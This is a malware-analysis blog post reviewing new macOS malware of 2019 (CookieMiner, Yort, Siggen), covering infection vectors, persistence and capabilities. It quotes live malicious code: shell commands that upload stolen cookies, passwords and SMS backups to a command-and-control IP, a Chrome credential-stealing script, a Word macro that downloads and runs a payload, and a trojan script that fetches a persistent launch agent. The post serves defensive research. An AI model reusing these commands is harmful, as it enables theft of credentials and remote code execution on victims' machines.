Objective-See's Blog

objective-see.com/blog/blog_0x53.html

The Mac Malware of 2019 👾

a comprehensive analysis of the year's new malware

by: Patrick Wardle / January 1, 2020

Our research, tools, and writing, are supported by the "Friends of Objective-See" such as:
CleanMyMac X CleanMy Mac X

Malwarebytes Airo AV

Become a Friend!
📝 👾 Want to play along?
All samples covered in this post are available in our malware collection. \

…just make sure not to infect yourself!

🖨️ Printable

A printable (PDF) version of this report can be downloaded here:

[The Mac Malware of 2019.pdf](../downloads/MacMalware_2019.pdf) \

⌛ Background

Goodbye, 2019! and hello 2020 …a new decade! 🥳

For the fourth year in a row, I've decided to put together a blog post that comprehensively covers all the new Mac malware that appeared during the course of the year. While the specimens may have been briefly reported on before (i.e. by the AV company that discovered them), this blog aims to cumulatively and comprehensively cover all the new Mac malware of 2019 - in one place …yes, with samples of each malware for download!

In this blog post, we're focusing on new Mac malware specimens or new variants that appeared in 2019. Adware and/or malware from previous years, are not covered.
However at the end of this blog, I've included a brief section dedicated to these other threats, that includes links to detailed write-ups.

For each malicious specimen covered in this post, we'll identify the malware's:

- Infection Vector
  …how it was able to infect macOS systems.

- Persistence Mechanism
  …how it installed itself, to ensure it would be automatically restarted on reboot/user login.

- Features & Goals
  …what was the purpose of the malware? a backdoor? a cryptocurrency miner? etc.

Also, for each malware specimen, I've added a direct download link, in case you want to follow along with our analysis or dig into the malware more!

I'd personally like to thank the following organizations, groups, and researchers for their work, analysis, & assistance! 🙏🏻

- VirusTotal.
- The "`malwareland`" channel on the MacAdmins slack group.
- @thomasareed / @morpheus______ / @philofishal / and others who choose to remain unnamed.

\

🛠️ Malware Analysis Tools & Tactics

Throughout this blog, we'll reference various tools used in analyzing the malware specimens.

These include:

- `ProcessMonitor`
  Our user-mode (open-source) utility that monitors process creations and terminations, providing detailed information about such events.

- `FileMonitor`
  Our user-mode (open-source) utility monitors file events (such as creation, modifications, and deletions) providing detailed information about such events.

- `WhatsYourSign`
  Our (open-source) utility that displays code-signing information, via the UI.

- `lldb`
  The de-facto commandline debugger for macOS. Installed (to `/usr/bin/lldb`) as part of Xcode.

- `Hopper Disassembler`
  A "reverse engineering tool (for macOS) that lets you disassemble, decompile and debug your applications" …or malware specimens!

If you're interested in general Mac malware analysis techniques, check out the following resources:

- "Lets Play Doctor: Practical OSX Malware Detection & Analysis"
- "How to Reverse Malware on macOS Without Getting Infected"

\

📅 Timeline

- CookieMiner

  `01/2019`

  A cryptominer that also steals user cookies and passwords, likely to give attackers access to victims online accounts and wallets.

- Yort

  `03/2019`

  A Lazarus group backdoor, targeting cryptocurrency businesses.

- **Siggen**

  `04/2019`

  A macOS backdoor that downloads and executes (python) payloads.

- **BirdMiner**

  `06/2019`

  A linux-based cryptominer, that runs on macOS via QEMU emulation.

- **Netwire**

  `06/2019`

  A fully-featured macOS backdoor, installed via a Firefox 0day.

- **Mokes.B**

  `06/2019`

  A new variant of `OSX.Mokes`, a fully-featured macOS backdoor.

- **GMERA**

  `09/2019`

  A Lazarus group trojan that persistently exposes a shell to remote attackers.

- **Lazarus (unnamed)**

  `10/2019`

  An (unnamed) Lazarus group backdoor.

- **Yort.B**

  `11/2019`

  A new variant of `Yort`, a Lazarus group backdoor, targeting cryptocurrency businesses.

- **Lazarus Loader (`"macloader"`)**

  `12/2019`

  A Lazarus group 1st-stage implant loader that is able to executed remote payloads, directly from memory.

\

`OSX.CookieMiner`

CookieMiner is a cryptominer that also steals user cookies and passwords, likely to give attackers access to victims online accounts and wallets.

Download: `OSX.CookieMiner` (password: `infect3d`)

Writeups:

Infection Vector: Unknown

Unit 42 (of Palo Alto Networks) who uncovered `CookieMiner` and wrote the original report on the malware, made no mention the malware's initial infection vector.

However, a ThreatPost writeup states that:

> "[Jen Miller-Osborn](https://twitter.com/jadefh), deputy director of Threat Intelligence for Unit 42, told Threatpost that researchers are not certain how victims are first infected by the shell script, but they suspect victims download a malicious program from a third-party store."

…as such, `CookieMiner`'s infection vector remains unknown. \

Persistence: Launch Agent

As noted in Unit 42's [report](https://unit42.paloaltonetworks.com/mac-malware-steals-cryptocurrency-exchanges-cookies/), `CookieMiner` persists two launch agents. This is performed during the first stage of the infection, via a shell script named `uploadminer.sh`:

```
...

cd ~/Library/LaunchAgents
curl -o com.apple.rig2.plist http://46.226.108.171/com.apple.rig2.plist
curl -o com.proxy.initialize.plist http://46.226.108.171/com.proxy.initialize.plist
launchctl load -w com.apple.rig2.plist
launchctl load -w com.proxy.initialize.plist
```

The script, `uploadminer.sh`, downloads (via `curl`), two property lists into the `~/Library/LaunchAgents` directory.

The first plist, `com.apple.rig2.plist`, persists a binary named `xmrig2` along with several commandline arguments:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
  <key>ProgramArguments</key>
  <array>
    <string>/Users/Shared/xmrig2</string>
    <string>-a</string>
    <string>yescrypt</string>
    <string>-o</string>
    <string>stratum+tcp://koto-pool.work:3032</string>
    <string>-u</string>
    <string>k1GqvkK7QYEfMj3JPHieBo1m...</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>Label</key>
  <string>com.apple.rig2.plist</string>
</dict>
</plist>
```

As the `RunAtLoad` key is set to `true` in the launch agent property list, the `xmrig2` binary will be automatically launched each time the user (re)logs in.

The second plist, `com.proxy.initialize.plist`, persists various inline python commands (that appear to execute a base64 encoded chunk of data):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ... >
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.proxy.initialize.plist</string>
<key>ProgramArguments</key>
<array>
<string>python</string>
<string>-c</string>
<string>import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode(
  'aW1wb3J0IHN5cztpbXBvcnQgcmUsIHN1YnByb2Nlc3M7Y21kID0gInBzIC1lZiB8IGdyZXAgTGl0dGxlXCBTbml
   ...
   hcileU1soU1tpXStTW2pdKSUyNTZdKSkKZXhlYygnJy5qb2luKG91dCkp'));
</string>
</array>
<key>RunAtLoad</key>
<true/>
</dict>
</plist>
```

As the `RunAtLoad` key is set to `true` in this property list as well, the python commands will be automatically (re)executed each time the user logs in.

Does this look familiar? Yes! In fact this is exactly how `OSX.DarthMiner` persisted. (We also covered `OSX.DarthMiner` in our "The Mac Malware of 2018" report).

This is not a coincidence, as (was noted in the Unit 42 report): "[`CookieMiner`] has been developed from `OSX.DarthMiner` , a malware known to target the Mac platform"

Capabilities: Cryptomining, Cookie/Password Stealing, Backdoor

`CookieMiner` is likely the evolution of `OSX.DarthMiner`.

In our "The Mac Malware of 2018" report we noted that `DarthMiner` , persists the well known Empyre backdoor (via the `com.proxy.initialize.plist` file) and a cryptocurrency mining binary named `XMRig` (via `com.apple.rig.plist`).

`CookieMiner` does this as well (though a `2` has been added to both the mining binary and plist):

- `XMRig` -> `xmrig2`
- `com.apple.rig.plist` -> `com.apple.rig2.plist`

The persistently installed Empyre backdoor allows remote attacks to run arbitrary commands on an infected host.

By examining the arguments passed to the persistent miner binary, `xmrig2` it appears to be mining the Koto cryptocurrency:

```
<key>ProgramArguments</key>
<array>
  <string>/Users/Shared/xmrig2</string>
  <string>-a</string>
  <string>yescrypt</string>
  <string>-o</string>
  <string>stratum+tcp://koto-pool.work:3032</string>
  <string>-u</string>
  <string>k1GqvkK7QYEfMj3JPHieBo1m...</string>
</array>
```

The most interesting aspect of `CookieMiner` (and what differentiates it from `OSX.DarthMiner`) is its propensity for stealing! During their comprehensive analysis Unit 42 researchers highlighted the fact that `CookieMiner` captures and exfiltrates the following:

- (Browser) Cookies
- (Browser) Passwords
- iPhones messages (from iTunes backups)

The cookie, password, and message stealing capabilities are (likely) implemented to allow attackers to bypass 2FA protections on victims online cryptocurrency accounts:

> "_By leveraging the combination of stolen login credentials, web cookies, and SMS data, based on past attacks like this, we believe the bad actors could bypass multi-factor authentication for these [cryptocurrency] sites. \ \ If successful, the attackers would have full access to the victim's exchange account and/or wallet and be able to use those funds as if they were the user themselves._" -Unit 42

The methods to steal such information, are not (overly) sophisticated, albeit sufficient.

For example, to steal cookies from Safari, `CookieMiner` simply copies the `Cookies.binarycookies` file from the `~/Library/Cookies` directory, zips them up, and exfiltrates them to the attacker's remote command & control server (`46.226.108.171`):

```
cd ~/Library/Cookies
if grep -q "coinbase" "Cookies.binarycookies"; then
mkdir ${OUTPUT}
cp Cookies.binarycookies ${OUTPUT}/Cookies.binarycookies
zip -r interestingsafaricookies.zip ${OUTPUT}
curl --upload-file interestingsafaricookies.zip http://46.226.108.171:8000
```

Note though, the cookie file (`Cookies.binarycookies`) is only stolen if it contains cookies that are associated with cryptocurrency exchanges (such as Coinbase & Binance).

The malware also extracts saved passwords and credit card information from Google Chrome, via a python script:

> "_`CookieMiner` downloads a Python script named "`harmlesslittlecode.py`" to extract saved login credentials and credit card information from Chrome's local data storage._" -Unit 42

```
curl -o harmlesslittlecode.py http://46.226.108.171/harmlesslittlecode.py
python harmlesslittlecode.py > passwords.txt 2>&1
```

```
if __name__ == '__main__':
    root_path = "/Users/*/Library/Application Support/Google/Chrome"
    login_data_path = "{}/*/Login Data".format(root_path)
    cc_data_path = "{}/*/Web Data".format(root_path)
    chrome_data = glob.glob(login_data_path) + glob.glob(cc_data_path)
    safe_storage_key = subprocess.Popen(
        "security find-generic-password -wa "
        "'Chrome'",
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        shell=True)
    stdout, stderr = safe_storage_key.communicate()
    ...
    chrome(chrome_data, safe_storage_key)
```

Finally, `CookieMiner` attempts to locate and exfiltrate iPhone message files from any mobile backups (within `MobileSync/Backup`):


```
cd ~/Library/Application\ Support/MobileSync/Backup
BACKUPFOLDER="$(ls)"
cd ${BACKUPFOLDER}
SMSFILE="$(find . -name '3d0d7e5fb2ce288813306e4d4636395e047a3d28')"
cp ${SMSFILE} ~/Library/Application\ Support/Google/Chrome/Default/${OUTPUT}

...
cd ~/Library/Application\ Support/Google/Chrome/Default/
zip -r ${OUTPUT}.zip ${OUTPUT}
curl --upload-file ${OUTPUT}.zip http://46.226.108.171:8000
```

Armed browser cookies, passwords, and even iPhone messages, the attacker may be able to access (and thus potentially drain) victims' cryptocurrency accounts, even if 2FA is deployed! 🍪😱

\

👾 `OSX.Yort`

Yort is a Lazarus group (1st-stage?) implant, targeting cryptocurrency businesses.



Download: OSX.Yort (password: `infect3d`)

Writeups:

- "Cryptocurrency Businesses Still Being Targeted By Lazarus"
- "Lazarus Apt Targets Mac Users With Poisoned Word Document"
- "A Look into the Lazarus Group's Operations in October 2019"

\

Infection Vector: Malicious Office Documents

The SecureList report which details the attack and `Yort` malware, states that:

> "The malware was distributed via documents carefully prepared to attract the attention of cryptocurrency professionals." -SecureList

Analyzing the one of the malicious files (`샘플_기술사업계획서(벤처기업평가용).doc`), we find embedded Mac-specific macro code:

```
#If Mac Then
   #If VBA7 Then

   Private Declare PtrSafe Function system Lib "libc.dylib"
     (ByVal command As String) ...

   Private Declare PtrSafe Function popen Lib "libc.dylib"
     (ByVal command As String, ByVal mode As String) As LongPtr

   #Else

   Private Declare Function system Lib "libc.dylib"
     (ByVal command As String) As Long
   Private Declare Function popen Lib "libc.dylib"
     (ByVal command As String, ByVal mode As String) As Long

   #End If
#End If

Sub AutoOpen()
On Error Resume Next
#If Mac Then

  sur = "https://nzssdm.com/assets/mt.dat"
  spath = "/tmp/": i = 0
  Do
    spath = spath & Chr(Int(Rnd * 26) + 97): i = i + 1
  Loop Until i > 12

  spath = spath

  res = system("curl -o " & spath & " " & sur)
  res = system("chmod +x " & spath)
  res = popen(spath, "r")

  ...
```

If a Mac user opens the document in Microsoft Office and enables macros, these malicious macros will be automatically executed (triggered via the `AutoOpen()`) function.

The macro logic:

- downloads a file from `https://nzssdm.com/assets/mt.dat` (via `curl`) to the `/tmp/` directory
- sets its permissions to executable (via `chmod +x`)
- executes the (now executable) downloaded file, `mt.dat` (via `popen`)

For more details on the malicious macros in this attack, see @philofishal's writeup:

["Lazarus Apt Targets Mac Users With Poisoned Word Document"](https://www.sentinelone.com/blog/lazarus-apt-targets-mac-users-poisoned-word-document/)

 Persistence: None

It does not appear that (this variant) of `OSX.Yort` persists itself. However, as a light-weight 1st-stage implant, persistence may not be needed, as a noted in an analysis titled, "A Look into the Lazarus Group's Operations in October 2019":

> "The malware doesn't have a persistence, but by the fact that [it] can execute [any] command, the attacker can decide push a persistence if this necessary"

Capabilities: 1st-stage implant, with standard backdoor capabilities.

`Yort` (likely a 1st-stage implant), supports a variety of ‘standard’ commands, such as file download, upload, and the execution of arbitrary commands.

Using macOS’s built-in `file` utility, shows that `mt.dat` is a standard 64-bit macOS (Mach-O) executable.

```
$ file Yort/A/mt.dat
Yort/A/mt.dat: Mach-O 64-bit executable x86_64
```

The `strings` command (executed with the `-a` flag) can dump (ASCII) strings, that are embedded in the binary. In `OSX.Yort` ’s case these strings are rather revealing:

```
$ strings -a Yort/A/mt.dat

cache-control: no-cache
content-type: multipart/form-data
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100
Safari/537.36

file
/bin/bash -c "
" >
/tmp/
 2>&1

https://towingoperations.com/chat/chat.php
https://baseballcharlemagnelegardeur.com/wp-content/languages/common.php
https://www.tangowithcolette.com/pages/common.php
```

It is easy to confirm that the embedded URLs are malware’s actual command and control servers, as when executed (in a VM), the malware attempts to connect out to (one of) these addresses for tasking:

```
$ ./mt.dat
* Trying 69.195.124.206...
* Connected to baseballcharlemagnelegardeur.com (69.195.124.206) port 443 (#0)
* SSL certificate problem: certificate has expired
* stopped the pause stream!
* Closing connection 0
```

Another static analysis tool, `nm` can dump embedded symbols (such as method names, and imported (system) functions):

```
$ nm Yort/A/mt.dat
...
00000001000010f0 T _MainLoop
0000000100001810 T _RecvBlockData
00000001000019d0 T _RecvBlockDataUncrypt
00000001000018f0 T _RecvBlockDataWithLimit
0000000100001a40 T _RecvBlockDataWithLimitUncrypt
0000000100002460 T _ReplyCmd
0000000100002360 T _ReplyDie
00000001000033c0 T _ReplyDown
0000000100003e20 T _ReplyExec
0000000100004180 T _ReplyGetConfig
0000000100002150 T _ReplyKeepAlive
0000000100002c20 T _ReplyOtherShellCmd
0000000100003fd0 T _ReplySessionExec
0000000100004410 T _ReplySetConfig
0000000100002240 T _ReplySleep
0000000100001f50 T _ReplyTroyInfo
0000000100003900 T _ReplyUpload

                 U _curl_easy_cleanup
                 U _curl_easy_init
                 U _curl_easy_perform
                 U _curl_easy_setopt
                 U _curl_formadd
                 U _curl_formfree
                 U _curl_global_cleanup
                 U _curl_global_init
                 U _curl_slist_append
                 U _curl_slist_free_all

                 U _fork
                 U _fwrite
                 U _kill
                 U _unlink
                 U _waitpid
```

From this output, it seems reasonable to assume that the malware supports a variety of commands that are fairly common in first-stage implants and/or lightweight backdoors.

- `ReplyCmd` : execute commands?
- `ReplyDie` : kill implant?
- `ReplyOtherShellCmd` : execute shell command?
- `ReplyDown` : download a file?
- `ReplyUpload` : upload a file?
- etc…

And references to the `curl_*` APIs likely indicate that the malware implements its networking logic via `libcurl` .

Debugging the malware (via `lldb`) confirms that indeed the malware is leveraging `libcurl` . Here for example we see the malware setting the url of its command and control server (`baseballcharlemagnelegardeur.com`) via the `curl_easy_setopt` function with the `CURLOPT_URL` (`10002`) parameter:

```
$ lldb mt.dt

* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
  frame #0: 0x00007fff7d446b9b libcurl.4.dylib`curl_easy_setopt

(lldb) p $rsi
(unsigned long) $1 = 10002

(lldb) x/s $rdx
0x1000052a8: "https://baseballcharlemagnelegardeur.com/wp-content/languages/common.php"
```

The malware then connects to the specified server, via the `curl_easy_perform` function.

If the malware receives a response (tasking) from the command and control server, it will act upon said response (via switch statement, or `jumptable`). The logic that implements delegation of the received commands is found at address `0x0000000100004679` within the malware's binary:

```
cmp     eax, 17h        ; switch 24 cases
ja      loc_100004A6D   ; jumptable 0000000100004693 default case
lea     rcx, off_100004B60
movsxd  rax, dword ptr [rcx+rax*4]
add     rax, rcx
mov     rbx, r15
jmp     rax             ; switch jump
```

For example for case #19, the malware will execute the `ReplyDown` command:

```
mov     ecx, 801h       ; jumptable 0000000100004693 case 19
mov     rdi, rsp
lea     rsi, [rbp-85A8h]
rep movsq
mov     eax, [rbp-45A0h]
mov     [rsp+4008h], eax
call    _ReplyDown
```

Digging into the disassembly of the `ReplyDown` command, shows that the malware will invoke functions such as:

- `fopen` with the `rb` ("read binary") parameter
- `fread`
- `fclose`

This (brief) static analysis indicates this method will download a file, from the infected machine to the server.

Another example is #case 22, which calls into the `ReplyExec` function.

```
mov     ecx, 801h       ; jumptable 0000000100004693 case 22
mov     rdi, rsp
lea     rsi, [rbp-85A8h]
rep movsq
mov     eax, [rbp-45A0h]
mov     [rsp+4008h], eax
call    _ReplyExec
```

The `ReplyExec` function, as its names implies, will executed perhaps a command or file uploaded to the client from the server:

```
int _ReplyExec(int arg0, int arg1, ...) {

 ...

 rax = fork();
 if (rax == 0x0)
 {
     system(&var_4580);
     rax = exit(0x0);
     return rax;
 }
```

Similar analysis of the other `Reply*` commands confirm their rather descriptive names, match their logic.

For more details on the capabilities of mt.data, see:

["A Look into the Lazarus Group's Operations in October 2019"](https://github.com/StrangerealIntel/CyberThreatIntel/blob/master/North%20Korea/APT/Lazarus/23-10-19/analysis.md#OSX)

\

`OSX.Siggen`

Siggen, packaged in a fake WhatsApp application, is a persistent backdoor that allows remote attackers to download and execute (python) payloads.

Download: OSX.Siggen (password: `infect3d`)

Writeups:

- "Mac.BackDoor.Siggen.20"
- "macOS Malware Outbreaks 2019 | The First 6 Months"

\


Infection Vector: Trojaned (fake) WhatsApp Application

"Phishing AI" @phishingai, stated the following in a tweet:


> "_This @WhatsApp #phishing/drive-by-download domain `message-whatsapp[.]com` \ \ ...is delivering malware via an iframe. The iframe delivers a custom response depending on the device detected. Mac malware is delivered via a zip file with an application inside._"

> This @WhatsApp #phishing/drive-by-download domain
>
> message-whatsapp[.]com
>
> ...is delivering malware via an iframe. The iframe delivers a custom response depending on the device detected. Mac malware is delivered via a Zip file with an application inside.
>
> cc: @Lookout pic.twitter.com/c7A8mwp4iy
>
> — Phishing AI (@PhishingAi) April 25, 2019

A screen capture from @phishingai's tweet of the malicious `message-whatsapp.com` website, shows how users could be tricked into manually downloading and installing what they believe is the popular WhatsApp messaging application: \



The download is a zip archive named `WhatsAppWeb.zip` …that (surprise, surprise) is *not* WhatsApp, but rather an application named `WhatsAppService` \



The `WhatsAppService` application:

- is unsigned
- has an PDF icon
- has a main binary named `DropBox`

Will users be tricked into running this? …and manually work thru the Gatekeeper alerts (as the app is unsigned)? Apparently so! 🤷‍♂️ \

Persistence: Launch Agent


If the user is tricked into downloading and running the `WhatsAppService` application it will persistently install a launch agent.

The `WhatsAppService` was built using Platypus. This legitimate developer tool creates a standalone app, from a script:


> "_Platypus is a developer tool that creates native Mac applications from command line scripts such as shell scripts or Python, Perl, Ruby, Tcl, JavaScript and PHP programs. This is done by wrapping the script in a macOS application bundle along with an app binary that runs the script._" -sveinbjorn.org/platypus

It's rather popular with (basic) Mac malware authors who are sufficient are creating malicious scripts, but want to distributer their malicious creations as native macOS applications.

For example both `OSX.CreativeUpdate` and `OSX.Eleanor` utilized Platypus as well:



When a “platypus” applications is executed, it simple runs a file named `script` from within the app’s `Resources` directory.



Taking a peek at the `WhatsAppService.app/Resources/script` file, we can see it persists a launch agent named `a.plist` :

```
//Resources/script

echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn | base64 -D | sh
curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist
echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaXN0 | base64 -D | sh
launchctl load -w ~/Library/LaunchAgents/a.plist
curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh
echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
```

Specifically it executes the following: `curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist`

The `a.plist` (that is downloaded from `http://usb.mine.nu/`) executes the `/Users/Shared/c.sh` file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
  <key>EnvironmentVariables</key>
  <dict>
    <key>PATH</key>
    <string>/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin:</string>
  </dict>
      <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.enzo</string>
  <key>Program</key>
  <string>/Users/Shared/c.sh</string>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```

The `c.sh` file is (also) downloaded via the `WhatsAppService.app/Resources/script` : `curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh`

